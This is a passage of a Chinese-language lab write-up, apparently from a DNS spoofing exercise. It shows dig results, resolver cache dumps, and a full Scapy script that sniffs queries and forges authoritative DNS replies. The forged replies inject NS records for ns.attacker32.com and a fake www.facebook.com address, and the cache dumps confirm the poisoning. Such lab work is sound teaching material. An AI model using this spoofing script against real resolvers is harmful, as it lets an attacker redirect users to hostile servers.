
在 attacker 上运行上述代码。
在 user 中依次 dig www.example.com，www.google.com，seu.google.com，结果如下：

www.example.com：




```
root@811a2ab89b3b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 749
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 726c7f5cb11032980100000060fc1884584b6c4a13928e68 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2907 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 13:41:24 UTC 2021
;; MSG SIZE  rcvd: 88
```

www.google.com：



```
root@811a2ab89b3b:/# dig www.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32904
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8c5d51396260b1600100000060fc1890df829ec93eb575b3 (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         171     IN      A       162.125.18.129

;; Query time: 4547 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 13:41:36 UTC 2021
;; MSG SIZE  rcvd: 87
```


seu.google.com:



```
root@811a2ab89b3b:/# dig seu.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51631
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 36ab0290925916100100000060fc1894b819ddcc82696874 (good)
;; QUESTION SECTION:
;seu.google.com.                        IN      A

;; AUTHORITY SECTION:
google.com.             60      IN      SOA     ns1.google.com. dns-admin.google
.com. 386418182 900 900 1800 60

;; Query time: 295 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 13:41:40 UTC 2021
;; MSG SIZE  rcvd: 121
```

可以发现在 seu.google.com 中没有返回 ip 地址。

查看本地 DNS 服务器的 dns 缓存：




```
root@8d06290e8499:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777570  NS      a.iana-servers.net.
www.example.com.        691171  A       93.184.216.34
                                        20210810203212 20210720171117 21664 exam
ple.com.
root@8d06290e8499:/# cat /var/cache/bind/dump.db | grep google.com
google.com.             777583  NS      ns1.google.com.
                        777583  NS      ns2.google.com.
                        777583  NS      ns3.google.com.
                        777583  NS      ns4.google.com.
ns1.google.com.         777583  A       216.239.32.10
ns2.google.com.         777583  A       216.239.34.10
ns3.google.com.         777583  A       216.239.36.10
ns4.google.com.         777583  A       216.239.38.10
seu.google.com.         604847  \-ANY   ;-$NXDOMAIN
; google.com. SOA ns1.google.com. dns-admin.google.com. 386418182 900 900 1800 6
0
www.google.com.       _ 604954  A       162.125.18.129
```

可以发现，google.com 对应的 NS 是 ns1.google.com， ns2.google.com， ns3.google.com，ns4.google.com，因此查询不到其他的三级域名。

Task 5：


修改代码如下：




```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
   if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
     ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
     udp = UDP(sport=pkt[UDP].dport,dport=33333) # Create a UPD object
     NSsec1=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
     NSsec2=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.example.com')
     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='11.22.33.44')
     Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
     Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
     Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='9.10.11.12')
     dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,nscount=2,arcount=3, an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
     spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
     send(spoofpkt)

f = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-60046f2f55e3', filter=f, prn=spoof_dns)

```

清除 dns 缓存后，在 attacker 上运行上述代码。

在 user 上 dig 如下网址：



```
root@811a2ab89b3b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18797
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8176d76be8714ca20100000060fc1e1b19b0fb845868f11f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 119 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 14:05:15 UTC 2021
;; MSG SIZE  rcvd: 88
```



```
root@811a2ab89b3b:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17030
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d043cf4494d89c670100000060fc1e299a997cfeaa07e76a (good)
;; QUESTION SECTION:
;seu.example.com.               IN      A

;; ANSWER SECTION:
seu.example.com.        259200  IN      A       11.22.33.44

;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 14:05:29 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@811a2ab89b3b:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24386
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b53653a03a5614fd0100000060fc1e35264421d23b2be95e (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 14:05:41 UTC 2021
;; MSG SIZE  rcvd: 89
```

在本地 DNS 服务器查看 dns 缓存：

```
root@8d06290e8499:/# rndc dumpdb -cache
root@8d06290e8499:/# cat /var/cache/bind/dump.db | grep -e example -e attacker -
e facebook
ns.attacker32.com.      615320  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            863720  NS      ns.attacker32.com.
_.example.com.          863720  A       11.22.33.44
mail.example.com.       863746  A       1.2.3.6
ns.example.com.         863720  A       11.22.33.44
seu.example.com.        863734  A       11.22.33.44
www.example.com.        863720  A       1.2.3.5
; ns.example.com [v4 TTL 1520] [v4 success] [v6 unexpected]
; ns.attacker32.com [v4 TTL 1520] [v6 TTL 10520] [v4 success] [v6 nxrrset]
```